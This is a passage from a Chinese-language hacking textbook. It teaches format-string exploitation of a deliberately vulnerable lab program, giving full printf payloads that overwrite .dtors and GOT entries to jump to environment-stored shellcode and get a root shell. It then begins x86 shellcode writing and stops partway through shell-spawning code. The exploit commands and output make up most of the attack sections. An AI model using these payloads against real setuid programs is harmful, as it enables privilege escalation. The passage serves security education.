JUNKJUNKJUNK%x.%x.%163x.%n%222x%n%91x%n%258x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e8.

                                    3e8.

                                      4b4e554a

                                                    4b4e554a

                                    4b4e554a
[*] test_val @ 0x080495d0 = 134654925 0x0806abcd
[*] next_val @ 0x080495d4 = 285212675 0x11000003
$
```

和前面一样，适当的地址和 junk 数据被存入格式化字符串的开始，并且控制 4 次写入的最低有效字节，以重写变量 test_val 的所有 4 个字节。最低有效字节减去任何值都可以通过卷绕字节来完成。与此类似，任何小于 8 的加法可能需要按照相同的方式卷绕。

2.9.5 直接参数存取

直接参数存取是简化格式化字符串 exploit 的一种方法。在上述的 exploit 中，每个格式化参数参量必须顺序递进。这需要几个格式化参数%x 来递进参数参量，直到到达格式化字符串的起始位置。此外，这种顺序特性需要 3 个 4 字节字的无用数据，以正确地将一个完整的地址写入任意存储单元。

顾名思义，直接参数存取允许通过使用美元符号$直接存取参数。例如，用%N$d 可以访问第 N 个参数，并且把它以十进制形式输出。

```
printf("7th: %7$d, 4th: %4$05d\n", 10, 20, 30, 40, 50, 60, 70, 80);
```

上述 printf()调用的输出如下：

```
7th: 70, 4th: 00040
```

首先，在遇到第一个格式参数%7$d 时，输出十进制数 70，因为第 7 个参数是 70。第 2 个格式化参数访问第 4 个参数，并且用 05 这个域宽度选项。所有其他的参数参量在此例中未涉及。由于这种直接访问的方法可以直接访问这个存储单元，所以在定位格式化字符串之前，不需要步进式的遍访存储空间。下面的输出结果说明直接参数存取的作用。

```
$ ./fmt_vuln AAAA%x.%x.%x.%x
The right way:
AAAA%x.%x.%x.%x
The wrong way:
AAAAbffff5a0.3e8.3e8.41414141
[*] test_val @ 0x08049570 = -72 0xffffffb8
$ ./fmt_vuln AAAA%4\$x
```

```
The right way:
AAAA%4$x
The wrong way:
AAAA41414141
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

在此例中，第 4 个参数变量定位了格式化字符串的起始位置。如果使用格式化参数%x，不需要步进式地遍历前 3 个参数变量，可以直接访问此存储单元。因为这一切是在命令行完成的，而且符号$是一个特殊字符，所以必须用反斜杠注明。反斜杠仅仅告诉命令 shell 避免将美元符号$解释为一个特殊字符。若以正确的方式输出，可以看到实际的格式化字符串。

直接参数存取也简化存储地址的写入。因为可以直接访问存储单元，所以不需要额外的 4 个字节无用数据来增加字节输出计数。每个完成这一功能的格式化参数%x 都可以直接访问格式化字符串前的一段存储空间。作为一个练习，下面试着用直接参数存取的方法，把一个看起来比较真实的地址 0xbffffd72 写入变量 test_val。

```
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"`%3\$x%4\$n
The right way:
%3$x%4$n
The wrong way:
3e8
[*] test_val @ 0x08049570 = 19 0x00000013
$ pcalc 0x72 - 16
        98              0x62            0y1100010
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"`%3\$98x%4\$n
The right way:
%3$98x%4$n
The wrong way:

                        3e8
[*] test_val @ 0x08049570 = 114 0x00000072
$
$ pcalc 0xfd - 0x72
        139             0x8b            0y10001011
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"`%3\$98x%4\$n%3\$
139x%5\$n
The right way:
%3$98x%4$n%3$139x%5$n
The wrong way:

                        3e8


                    3e8
[*] test_val @ 0x08049570 = 64882 0x0000fd72
$
$ pcalc 0xff - 0xfd
        2               0x2             0y10
$ pcalc 0x1ff - 0xfd
        258             0x102           0y100000010
```

```
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"`%3\$98x%4\$n%3\$
139x%5\$n%3\$258x%6\$n
The right way:
%3$98x%4$n%3$139x%5$n%3$258x%6$n
The wrong way:

                    3e8

                3e8

                                                    3e8
[*] test_val @ 0x08049570 = 33553778 0x01fffd72
$
$ pcalc 0xbf - 0xff
        -64             0xffffffc0      0y11111111111111111111111111000000
$ pcalc 0x1bf - 0xff
        192             0xc0            0y11000000
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"`%3\$98x%4\$n%3\$
139x%5\$n%3\$258x%6\$n%3\$192x%7\$n
The right way:
%3$98x%4$n%3$139x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:

                3e8

            3e8

                                                3e8

                                    3e8
[*] test_val @ 0x08049570 = -1073742478 0xbfffd72
$
```

采用直接参数存取不仅可以简化写入地址的过程，而且缩短格式化字符串的命令长度。

重写任意存储单元的能力意味着控制程序执行流程的能力。一个选择是像处理基于堆栈的溢出那样，重写最新的堆栈帧中的返回地址。尽管这是一种可能的选择，但还存在其他的目标，需要具有更多的可以预测的存储地址。基于堆栈的溢出的特性只允许重写返回地址，而格式化字符串具有重写任意存储地址的能力，这产生了其他可能的结果。

2.9.6 用 dtors 间接修改

在用 GNU C 编译器编译二进制程序时，构造了被称为.dtors 和 .ctors 的特殊表格项，分别用于构造函数和析构函数。构造函数在主函数执行前执行，而析构函数在主函数调用系统调用退出主函数前执行。析构函数和.dtors 表格部分特别重要。

正如在下面代码例子中所看到的，通过定义析构函数的属性可以将一个函数声明为析

构函数。

dtors_sample.c 的代码

```
#include <stdlib.h>

static void cleanup(void) __attribute__ ((destructor));

main()
{
  printf("Some actions happen in the main() function..\n");
  printf("and then when main() exits, the destructor is called..\n");

  exit(0);
}

void cleanup(void)
{
  printf("In the cleanup function now..\n");
}
```

在上述代码中，用析构函数属性定义了 cleanup()函数，因而主函数退出时自动调用该函数。如下所示：

```
$ gcc -o dtors_sample dtors_sample.c
$ ./dtors_sample
Some actions happen in the main() function..
and then when main() exits, the destructor is called..
In the cleanup function now..
$
```

这种在程序结束时自动执行某个函数的行为由二进制的.dtors 表格项控制。这个表格项是一个以空地址结束的 32 位的地址数组。此数组总是以 0xffffffff 开始，以空地址 0x00000000 结束。在这两个地址之间是已经用析构函数属性声明的所有函数的地址。

可以用 nm 命令查找 cleanup 函数的地址，用 objdump 检查二进制项。

```
$ nm ./dtors_sample
080494d0 D _DYNAMIC
080495b0 D _GLOBAL_OFFSET_TABLE_
08048404 R _IO_stdin_used
         w _Jv_RegisterClasses
0804959c d __CTOR_END__
08049598 d __CTOR_LIST__
080495a8 d __DTOR_END__
080495a0 d __DTOR_LIST__
080494cc d __EH_FRAME_BEGIN__
080494cc d __FRAME_END__
080495ac d __JCR_END__
080495ac d __JCR_LIST__
080495cc A __bss_start
080494c0 D __data_start
080483b0 t __do_global_ctors_aux
```

```
08048300 t __do_global_dtors_aux
080494c4 d __dso_handle
         w __gmon_start__
         U __libc_start_main@@GLIBC_2.0
080495cc A _edata
080495d0 A _end
080483e0 T _fini
08048400 R _fp_hw
08048254 T _init
080482b0 T _start
080482d4 t call_gmon_start
0804839c t cleanup
080495cc b completed.1
080494c0 W data_start
         U exit@@GLIBC_2.0
08048340 t frame_dummy
08048368 T main
080494c8 d p.0
         U printf@@GLIBC_2.0
$ objdump -s -j .dtors ./dtors_sample

./dtors_sample:     file format elf32-i386

Contents of section .dtors:
 80495a0 ffffffff 9c830408 00000000          ............
$
```

nm 命令显示 cleanup 函数位于 0x0804839c。也显示.dtors 部分是从 0x080495a0 的__DTOR_LIST__开始，到 0x080495a8 的__DTOR_END__结束。这意味着 0xffffffff 应该存放在 0x080495a0 中，而 0x00000000 应该存放在 0x080495a8 中。函数 cleanup 的地址，即 0x0804839c 应该存放在这两个地址之间的 0x080495a4 中。

objdump 命令显示.dtors 部分的实际内容，尽管其格式有些混乱。第一个值 80495a0 仅表明.dtors 部分的地址。接着显示实际字节的内容，这表明这些字节的顺序是颠倒的。记住这一点，所有的事情看来都对。

关于.dtors 部分，一个有趣的细节是这部分可以重写。一个目标转储头文件将通过显示.dtors 部分没有被标记为 READONLY 来验证这一点。

```
$ objdump -h ./dtors_sample

./dtors_sample:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  080480f4  080480f4  000000f4  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag 00000020  08048108  08048108  00000108  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .hash         0000002c  08048128  08048128  00000128  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
```

```
3 .dynsym       00000060  08048154  08048154  00000154  2**2
                CONTENTS, ALLOC, LOAD, READONLY, DATA
4 .dynstr       00000051  080481b4  080481b4  000001b4  2**0
                CONTENTS, ALLOC, LOAD, READONLY, DATA
5 .gnu.version  0000000c  08048206  08048206  00000206  2**1
                CONTENTS, ALLOC, LOAD, READONLY, DATA
6 .gnu.version_r 00000020  08048214  08048214  00000214  2**2
                CONTENTS, ALLOC, LOAD, READONLY, DATA
7 .rel.dyn      00000008  08048234  08048234  00000234  2**2
                CONTENTS, ALLOC, LOAD, READONLY, DATA
8 .rel.plt      00000018  0804823c  0804823c  0000023c  2**2
                CONTENTS, ALLOC, LOAD, READONLY, DATA
9 .init         00000018  08048254  08048254  00000254  2**2
                CONTENTS, ALLOC, LOAD, READONLY, CODE
10 .plt         00000040  0804826c  0804826c  0000026c  2**2
                CONTENTS, ALLOC, LOAD, READONLY, CODE
11 .text        00000130  080482b0  080482b0  000002b0  2**4
                CONTENTS, ALLOC, LOAD, READONLY, CODE
12 .fini        0000001c  080483e0  080483e0  000003e0  2**2
                CONTENTS, ALLOC, LOAD, READONLY, CODE
13 .rodata      000000c0  08048400  08048400  00000400  2**5
                CONTENTS, ALLOC, LOAD, READONLY, DATA
14 .data        0000000c  080494c0  080494c0  000004c0  2**2
                CONTENTS, ALLOC, LOAD, DATA
15 .eh_frame    00000004  080494cc  080494cc  000004cc  2**2
                CONTENTS, ALLOC, LOAD, DATA
16 .dynamic     000000c8  080494d0  080494d0  000004d0  2**2
                CONTENTS, ALLOC, LOAD, DATA
17 .ctors       00000008  08049598  08049598  00000598  2**2
                CONTENTS, ALLOC, LOAD, DATA
18 .dtors       0000000c  080495a0  080495a0  000005a0  2**2
                CONTENTS, ALLOC, LOAD, DATA
19 .jcr         00000004  080495ac  080495ac  000005ac  2**2
                CONTENTS, ALLOC, LOAD, DATA
20 .got         0000001c  080495b0  080495b0  000005b0  2**2
                CONTENTS, ALLOC, LOAD, DATA
21 .bss         00000004  080495cc  080495cc  000005cc  2**2
                ALLOC
22 .comment     00000060  00000000  00000000  000005cc  2**0
                CONTENTS, READONLY
23 .debug_aranges 00000058  00000000  00000000  00000630  2**3
                CONTENTS, READONLY, DEBUGGING
24 .debug_info  000000b4  00000000  00000000  00000688  2**0
                CONTENTS, READONLY, DEBUGGING
25 .debug_abbrev 0000001c  00000000  00000000  0000073c  2**0
                CONTENTS, READONLY, DEBUGGING
26 .debug_line  000000ff  00000000  00000000  00000758  2**0
                CONTENTS, READONLY, DEBUGGING
$
```

关于.dtors 部分的另一个有趣的细节是，无论是否用析构属性声明任何函数，用 GNU C 编译器编译的所有二进制程序都包含此表格项。这就意味着易受攻击的格式化字符串程序

——fmt_vuln，必然有一个空的.dtors 表格项。使用 nm 和 objdump 命令可以观察这一点。

```
$ nm ./fmt_vuln | grep DTOR
0804964c d __DTOR_END__
08049648 d __DTOR_LIST__
$ objdump -s -j .dtors ./fmt_vuln

./fmt_vuln:     file format elf32-i386

Contents of section .dtors:
 8049648 ffffffff 00000000                        ........
$
```

上面的输出表明，这次__DTOR_LIST__和__DTOR_END__之间仅仅相差 4 个字节，这意味着它们是相邻的。object dump 可以证实这一点。

因为.dtors 部分是可写的，如果用某个存储地址重写 0xffffffff 后的地址，当程序退出时，程序的执行流程将被转向那个地址。这使__DTOR_LIST__的地址加 4，即 40x0804964c（在这种情况下，也碰巧是__DTOR_END__的地址）。

如果程序是 suid root，并且该地址可被重写，那么获得一个 root shell 是可能的。

```
$ export SHELLCODE=`cat shellcode`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd90
$ pcalc 0x90 + 4
        148             0x94            0y10010100
$
```

可以把 shsellcode 存入环境变量中，并且可以像平时一样预测该地址。由于帮助程序 getenvaddr 和易受攻击程序 fmt_vuln 的程序名的长度差 2 个字节，所以当 fmt_vuln 执行时，shellcode 的地址是 0xbffffd94。利用格式化字符串的漏洞，简单地将这一地址写入位于 0x0804964c 的.dtors 部分。为了清晰起见，首先使用变量 test_val，但所有必要的计算必须提前完成。

```
$ pcalc 0x94 - 16
        132             0x84            0y10000100
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"`%3\$132x%4\$n
The right way:
%3$132x%4$n
The wrong way:


                                                                3e8
[*] test_val @ 0x08049570 = 148 0x00000094
$ pcalc 0xfd - 0x94
        105             0x69            0y1101001
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"`%3\$132x%4\$n%3\
$105x%5\$n
The right way:
%3$132x%4$n%3$105x%5$n
```

```
The wrong way:

                                                                    3e8

                    3e8
[*] test_val @ 0x08049570 = 64916 0x0000fd94
$ pcalc 0xff - 0xfd
        2               0x2             0y10
$ pcalc 0x1ff - 0xfd
        258             0x102           0y100000010
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"`%3\$132x%4\$n%3\
$105x%5\$n%3\$258x%6\$n
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n
The wrong way:

                                                                    3e8

                  3e8


                                                                      3e8
[*] test_val @ 0x08049570 = 33553812 0x01fffd94
$ pcalc 0xbf - 0xff
        -64             0xffffffc0      0y11111111111111111111111111000000
$ pcalc 0x1bf - 0xff
        192             0xc0            0y11000000
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04\x08"`%3\$132x%4\$n%3\
$105x%5\$n%3\$258x%6\$n%3\$192x%7\$n
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:

                                                                    3e8

                  3e8


                                                                      3e8

                                    3e8
[*] test_val @ 0x08049570 = -1073742444 0xbffffd94
$
```

现在，为了把地址 0xbffffd94 写入.dtors 部分，而不是 test_val，只需将格式化字符串的前 4 个地址修改为 0x0804964c，0x0804964d，x0x0804964e 和 0x0804964f。

```
$ ./fmt_vuln `printf
"\x4c\x96\x04\x08\x4d\x96\x04\x08\x4e\x96\x04\x08\x4f\x96\x04\x08"`%3\$132x%4\$n%3\
$105x%5\$n%3\$258x%6\$n%3\$192x%7\$n
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:

                                                    3e8

                3e8

                                                    3e8

                                        3e8
[*] test_val @ 0x08049570 = -72 0xffffffb8
sh-2.05a# whoami
root
sh-2.05a#
```

即使.dtors 部分不以零地址 0x00000000 正常结束，shellcode 地址仍然被认为是析构函数，并且在程序退出时调用它，并提供一个 root shell。

2.9.7 重写全局偏移表

由于程序可以以共享库的方式多次使用一个函数，所以通过一个表来定位所有的函数非常有用。为达到这一目的，在编译程序时使用的另一个专用区域是过程连接表，简称 PLT。过程连接表由许多跳转指令组成，每一条跳转指令对应一个函数的地址。过程连接表的作用有几分像跳板，每次需要调用某个共享函数时，控制权将通过过程连接表传递。

在易受攻击的格式化字符串程序（fmt_vuln）中，对象转储反汇编 PLT 部分给出了这些跳转指令：

```
$ objdump -d -j .plt ./fmt_vuln

./fmt_vuln:     file format elf32-i386

Disassembly of section .plt:

08048290 <.plt>:
8048290:    ff 35 58 96 04 08    pushl  0x8049658
8048296:    ff 25 5c 96 04 08    jmp    *0x804965c
804829c:    00 00                add    %al,(%eax)
804829e:    00 00                add    %al,(%eax)
80482a0:    ff 25 60 96 04 08    jmp    *0x8049660
80482a6:    68 00 00 00 00       push   $0x0
80482ab:    e9 e0 ff ff ff       jmp    8048290 <_init+0x18>
80482b0:    ff 25 64 96 04 08    jmp    *0x8049664
80482b6:    68 08 00 00 00       push   $0x8
80482bb:    e9 d0 ff ff ff       jmp    8048290 <_init+0x18>
```

```
80482c0:      ff 25 68 96 04 08      jmp    *0x8049668
80482c6:      68 10 00 00 00         push   $0x10
80482cb:      e9 c0 ff ff ff         jmp    8048290 <_init+0x18>
80482d0:      ff 25 6c 96 04 08      jmp    *0x804966c
80482d6:      68 18 00 00 00         push   $0x18
80482db:      e9 b0 ff ff ff         jmp    8048290 <_init+0x18>
$
```

这些跳转指令之一对应的是退出函数。退出函数是程序结束时调用的函数。如果退出函数使用的跳转指令可以被巧妙地处理成将执行流程指向 shellcode，而不是退出函数，则会造成 root shell 漏洞。接下来，稍加仔细地研究一下该 PLT 部分。

```
$ objdump -h ./fmt_vuln | grep -A 1 .plt
  8 .rel.plt      00000020  08048258  08048258  00000258  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
--
 10 .plt          00000050  08048290  08048290  00000290  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
$
```

正如这里的输出所示，过程连接表不幸是只读的。但仔细研究跳转指令可以发现跳转指令并不是直接跳转到某一地址，而是地址的指针。这意味着所有的函数实际存储在地址为 0x0804900、0x08049664、0x080496680、x0804966c 的存储单元中。

这些存储地址在另外一个专用区域——称为全局偏移表（GOT）。关于全局偏移表的一个非常有趣的细节是全局偏移表未被标记成只读，如下述输出所示：

```
$ objdump -h ./fmt_vuln | grep -A 1 .got
 20 .got          00000020  08049654  08049654  00000654  2**2
                  CONTENTS, ALLOC, LOAD, DATA
$ objdump -d -j .got ./fmt_vuln
./fmt_vuln:     file format elf32-i386

Disassembly of section .got:

08049654 <_GLOBAL_OFFSET_TABLE_>:
 8049654:       78 95 04 08 00 00 00 00 00 00 00 00 a6 82 04 08
x...............
 8049664:       b6 82 04 08 c6 82 04 08 d6 82 04 08 00 00 00 00
................
$
```

这说明过程连接表中的跳转指令 jmp *0x08049660 实际上是让程序跳转到 0x080482a6 执行，因为 0x080482a6 存储在全局偏移表的 0x08049660 单元中。后续的跳转指令（jmp *0x08049664、jmp *0x08049668、jmp *0x0804966c）实际上分别跳转到 0x080482b6、0x080482c6、0x080482d6。因为全局偏移表是可重写的，所以如果重写这些地址中的一个，尽管过程连接表不能重写，但通过过程连接表仍可以控制程序的执行流程。

可以说，利用 objdump 函数，通过显示二进制文件的动态再定位记录可以获得包括函数名在内的所有必要的信息。

```
$ objdump -R ./fmt_vuln

./fmt_vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049670 R_386_GLOB_DAT    __gmon_start__
08049660 R_386_JUMP_SLOT   __libc_start_main
08049664 R_386_JUMP_SLOT   printf
08049668 R_386_JUMP_SLOT   exit
0804966c R_386_JUMP_SLOT   strcpy

$
```

这段代码显示退出函数的地址在全局偏移表的 0x08049668 开始的单元中。如果重写这一单元中的 shellcode 的地址，则当程序认为正在调用退出函数时，程序应该调用 shellcode。

通常，shellcode 存放在一个环境变量中，并预知其实际位置，因而利用格式化字符串的易受攻击性重写该值。实际上，此前 shellcode 应该一直存放在环境中，意味着惟一要做的事情是调整格式化字符串的前 16 个字节。为清晰起见，将再一次计算格式化参数%x。

```
$ export SHELLCODE=`cat shellcode`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd90
$ pcalc 0x90 + 4
        148             0x94            0y10010100
$ pcalc 0x94 - 16
        132             0x84            0y10000100
$ pcalc 0xfd - 0x94
        105             0x69            0y1101001
$ pcalc 0x1ff - 0xfd
        258             0x102           0y100000010
$ pcalc 0x1bf - 0xff
        192             0xc0            0y11000000
$ ./fmt_vuln `printf
"\x68\x96\x04\x08\x69\x96\x04\x08\x6a\x96\x04\x08\x6b\x96\x04\x08"`%3\$132x%4\$n%3\
$105x%5\$n%3\$258x%6\$n%3\$192x%7\$n
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:
```

3e8

3e8

3e8

3e8

```
[*] test_val @ 0x08049570 = -72 0xffffffb8
sh-2.05a# whoami
root
sh-2.05a#
```

当 fmt_vuln 试图调用退出函数时，首先在全局偏移表中查找退出函数的地址，然后通过过程连接表跳转到那儿。因为在环境中，实际地址已经被修改成 shellcode 的地址，所以会造成 root shell 漏洞。

重写全局偏移表的另一个优点是：因为每个二进制文件的 GOT 记录都是固定的，所以拥有相同二进制文件的不同系统在同一地址具有相同的 GOT 记录。

重写任意地址的能力揭开了攻击（exploitation）的许多可能性。本质上，可以把可写并且存储控制程序执行流程地址的任何一部分存储器作为目标。

2.10　编写 shellcode

编写 shellcode 是许多人都缺乏的一种技能。仅仅是因为在构造 shellcode 的过程中，必须应用各种 hacking 技巧。shellcode 必须是自包含的，并且不允许出现空（null）字节，因为空字节会结束字符串。如果在 shellcode 中有一个空字节，则 strcpy 函数会把它识别成字符串的结束符。为了编写一段 shellcode，必须了解目标处理机的汇编语言。在此，是 x86 汇编语言，而且由于本书不可能深入地讨论 x86 汇编，所以本书只解释编写字节码必须掌握的几个关键知识点。

x86 汇编句法主要有两大类，AT&T 句法和 Intel 句法。Linux 环境下的主要汇编器是两个分别称为 gas（AT&T 句法）和 nasm（Intel 句法）的程序。大多数汇编函数，例如 objdump 和 gdp 通常都输出 AT&T 句法。2.9.7 节中讨论的过程连接表的反汇编是以 AT&T 句法形式显示的。然而，由于 Intel 句法的可读性更强，因此为了编写 shellcode，将使用 nasm 风格的 Intel 句法。

回顾一下前面讨论的处理器寄存器，例如 EIP、EBX 和 ECX。在汇编中，这些寄存器，以及其他一些寄存器，可以被认为是变量。但是，由于 EIP、ESP、EBP 非常重要，因此将这些寄存器用作通用变量非常不明智，而将寄存器 EAX、EBX、ECX、EDX、ESI、EDI 用作通用变量则比较好。这些寄存器都是 32 位寄存器，因为处理器是 32 位的。然而，这些寄存器中的一些也可以当作不同字长的寄存器来访问。与 EAX、EBX、ECX、EDX 等效的 16 位寄存器分别是 AX、BX、CX、DX。相应的等效的 8 位寄存器分别是 AL、BL、CL、DL。8 位寄存器的存在是为了向后兼容。较短的寄存器也可以用于产生较短的指令。在尝试创建短字节码时，这些特别有用。

2.10.1　常用汇编指令

nasm 风格句法的指令的常见格式如下：

```
指令 <destination>,<source>
```

下表列出了在构造 shellcode 时使用的一些指令。

指令	名称/语法	描述
mov	传送指令 mov <dest>,<src>	用来设置初始值 将<src>中的值传送到<dest>中
add	加法指令 add <dest>,<src>	用来求和 把<src>中的值加到<dest>中
sub	减法指令 sub <dest>,<src>	用来做减法运算 从<dest>中减去<src>的值
push	压栈指令 push <target>	用来将值压入堆栈 把<target >的值压入堆栈
pop	出栈指令 pop <target >	用来从堆栈中取值 从堆栈中取出一个值到<target>
jmp	跳转指令 jmp <address>	用来将 EIP 的值修改为某一特定的地址 将 EIP 的值修改成<address>中的地址
call	调用指令 call <address>	用法与函数调用类似，修改 EIP 的值为某个特定地址，同时把返回地址压入堆栈 将下一条指令的地址压入堆栈，然后将 EIP 的值修改为<address>中的地址
lea	装入有效地址 lea <dest>,<src>	用来获取一段存储空间的地址 将<src>的地址装入<dest>
int	中断 int <value>	用来发送一个信号给内核 调用<value>号中断

2.10.2 Linux 系统调用

除了在处理器中找到的汇编指令外，Linux 还为程序员准备了在汇编环境下很容易执行的一组函数。这些函数称为系统调用，可以利用中断来触发。在/usr/include/asm/unistd.h 目录下可以找到列出的系统调用清单。

```
$ head -n 80 /usr/include/asm/unistd.h
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers.
 */

#define __NR_exit                1
#define __NR_fork                2
#define __NR_read                3
#define __NR_write               4
```

```
#define __NR_open          5
#define __NR_close         6
#define __NR_waitpid       7
#define __NR_creat         8
#define __NR_link          9
#define __NR_unlink        10
#define __NR_execve        11
#define __NR_chdir         12
#define __NR_time          13
#define __NR_mknod         14
#define __NR_chmod         15
#define __NR_lchown        16
#define __NR_break         17
#define __NR_oldstat       18
#define __NR_lseek         19
#define __NR_getpid        20
#define __NR_mount         21
#define __NR_umount        22
#define __NR_setuid        23
#define __NR_getuid        24
#define __NR_stime         25
#define __NR_ptrace        26
#define __NR_alarm         27
#define __NR_oldfstat      28
#define __NR_pause         29
#define __NR_utime         30
#define __NR_stty          31
#define __NR_gtty          32
#define __NR_access        33
#define __NR_nice          34
#define __NR_ftime         35
#define __NR_sync          36
#define __NR_kill          37
#define __NR_rename        38
#define __NR_mkdir         39
#define __NR_rmdir         40
#define __NR_dup           41
#define __NR_pipe          42
#define __NR_times         43
#define __NR_prof          44
#define __NR_brk           45
#define __NR_setgid        46
#define __NR_getgid        47
#define __NR_signal        48
#define __NR_geteuid       49
#define __NR_getegid       50
#define __NR_acct          51
#define __NR_umount2       52
#define __NR_lock          53
#define __NR_ioctl         54
#define __NR_fcntl         55
#define __NR_mpx           56
```

```
#define __NR_setpgid            57
#define __NR_ulimit             58
#define __NR_oldolduname        59
#define __NR_umask              60
#define __NR_chroot             61
#define __NR_ustat              62
#define __NR_dup2               63
#define __NR_getppid            64
#define __NR_getpgrp            65
#define __NR_setsid             66
#define __NR_sigaction          67
#define __NR_sgetmask           68
#define __NR_ssetmask           69
#define __NR_setreuid           70
#define __NR_setregid           71
#define __NR_sigsuspend         72
#define __NR_sigpending         73
```

利用上一节介绍的几条汇编语言指令和 unistd.h 中的系统调用，可以编写许多不同的汇编程序和一段段字节码，完成许多不同的功能。

2.10.3 Hello,world!

一个简单的“Hello,world!”程序是一个便捷、典型、全方位的起点，我们将由此出发，熟悉系统调用和汇编语言。

“Hello,world!”程序需要在屏幕上显示“Hello,world!”，因此 unistd.h 中的有用函数是 write()函数。然后，为了完全退出，应调用 exit()函数。这意味着“Hello,world!”程序需要进行两次系统调用，一次调用 write()，一次调用 exit()。

首先，需要确定 write()函数的期望参数。

```
$ man 2 write
WRITE(2)          Linux Programmer's Manual          WRITE(2)



NAME
       write - write to a file descriptor
SYNOPSIS
       #include <unistd.h>

       ssize_t write(int fd, const void *buf, size_t count);


DESCRIPTION
       write  writes  up to count bytes to the file referenced by
       the file descriptor fd from the buffer  starting  at  buf.
       POSIX  requires that a read() which can be proved to occur
       after a write() has returned returns the new  data.   Note
       that not all file systems are POSIX conforming.
```

```
$ man 2 exit
_EXIT(2)          Linux Programmer's Manual          _EXIT(2)
```

第一个参数是一个文件描述符，这是一个整型数。标准输出设备的文件描述符是 1，因此为了打印到终端上，该参数应该是 1。下一个参数是一个指向字符缓冲区的指针，这个缓冲中存放的是将要输出的字符串。最后一个参数是该字符缓冲区的大小。

在汇编语言中进行系统调用时，常用 EAX、EBX、ECX、EDX 确定调用哪一个函数，并为此函数提供参数。然后，利用专用中断（int 0x80）告诉内核使用这些寄存器调用某个函数。用 EAX 指定要调用的函数，用 EBX 传递函数的第一个参数，用 ECX 传递函数的第二个参数，用 EDX 传递函数的第三个参数。

因此，为了在终端上输出“Hello,world!”，必须将字符串 Hello,world！放在内存中的某个地方。遵照正确的存储器分段约定，该字符串应该放在数据段的某个地方。然后应该将各种汇编机器语言指令放在正文（或代码）段。这些指令将恰当地设置 EAX、EBX、ECX、EDX，然后调用系统调用中断。

需要将数值 4 存放到 EAX 中，因为 write()函数的系统调用号是 4。然后需要将数值 1 存放在 EBX 中，因为 write()函数的第一个参数是代表文件描述符的一个整数（在此是标准输出设备，而标准输出设备是 1）。接下来，需要将字符串在数据段中的地址存放到 ECX 中。最后，需要将字符串的长度（在此是 13）存放到 EDX 中。装载完这些寄存器后，调用系统调用中断，该系统调用中断将调用 write()函数。

为了完全退出程序，需要调用 exit()函数。exit()函数应该只取一个参数 0。因此，需要将 1 存放在 EAX 中，因为 exit()函数的系统调用号是 1。需要将 0 存放在 EBX 中，因为 exit()函数的第一个也是惟一一个参数应该是 0。然后应该调用上次调用的那个系统调用中断。

完成上述功能的汇编代码如下：

hello.asm 的代码

```
section .data       ; section declaration

msg     db      "Hello, world!"    ; the string

section .text       ; section declaration

global _start       ; Default entry point for ELF linking

 start:

; write() call

  mov eax, 4        ; put 4 into eax, since write is syscall #4
  mov ebx, 1        ; put stdout into ebx, since the proper fd is 1
  mov ecx, msg      ; put the address of the string into ecx
  mov edx, 13       ; put 13 into edx, since our string is 13 bytes
  int 0x80          ; Call the kernel to make the system call happen
```

```
; exit() call

  mov eax,1          ; put 1 into eax, since exit is syscall #1
  mov ebx,0          ; put 0 into ebx
  int 0x80           ; Call the kernel to make the system call happen
```

可以汇编并连接这段代码创建一个可执行的二进制程序。为了正确地将这段代码连接成可执行连接格式（ELF）二进制，需要有 global_start 行。将代码汇编成 ELF 二进制后，必须连接代码。

```
$ nasm -f elf hello.asm
$ ld hello.o
$ ./a.out
Hello, world!
```

太棒了！这意味着这段代码可以工作了。因为把这个程序转换成字节码实际上没有什么用处，所以让我们考虑另外一个更有用的程序。

2.10.4 shell-spawning 代码

shell-spawning 代码是一种执行 shell 的简单代码。这段代码可以转换成 shellcode。需要用到的两个函数是 execve()和 setreuid()，它们的系统调用号分别是 11 和 70。利用 execve()调用实际执行/bin/sh。一旦根特权丢失，利用 setreuid()调用恢复根特权。无论何时因为安全原因，许多 suid 根程序都会尽可能删除根特权。如果这些特权在 shellcode 中没有正确恢复，所有衍生的都将是一个普通的用户 shell。

因为正在衍生的是一个交互程序，所以不需要调用 exit()函数。Exit()函数是无害的，但在此例中没有它，因为我们的最终目标是使这段代码尽可能短。

shell.asm 的代码

```
section .data       ; section declaration

filepath     db      "/bin/shXAAAABBBB"          ; the string

section .text       ; section declaration

global _start ; Default entry point for ELF linking

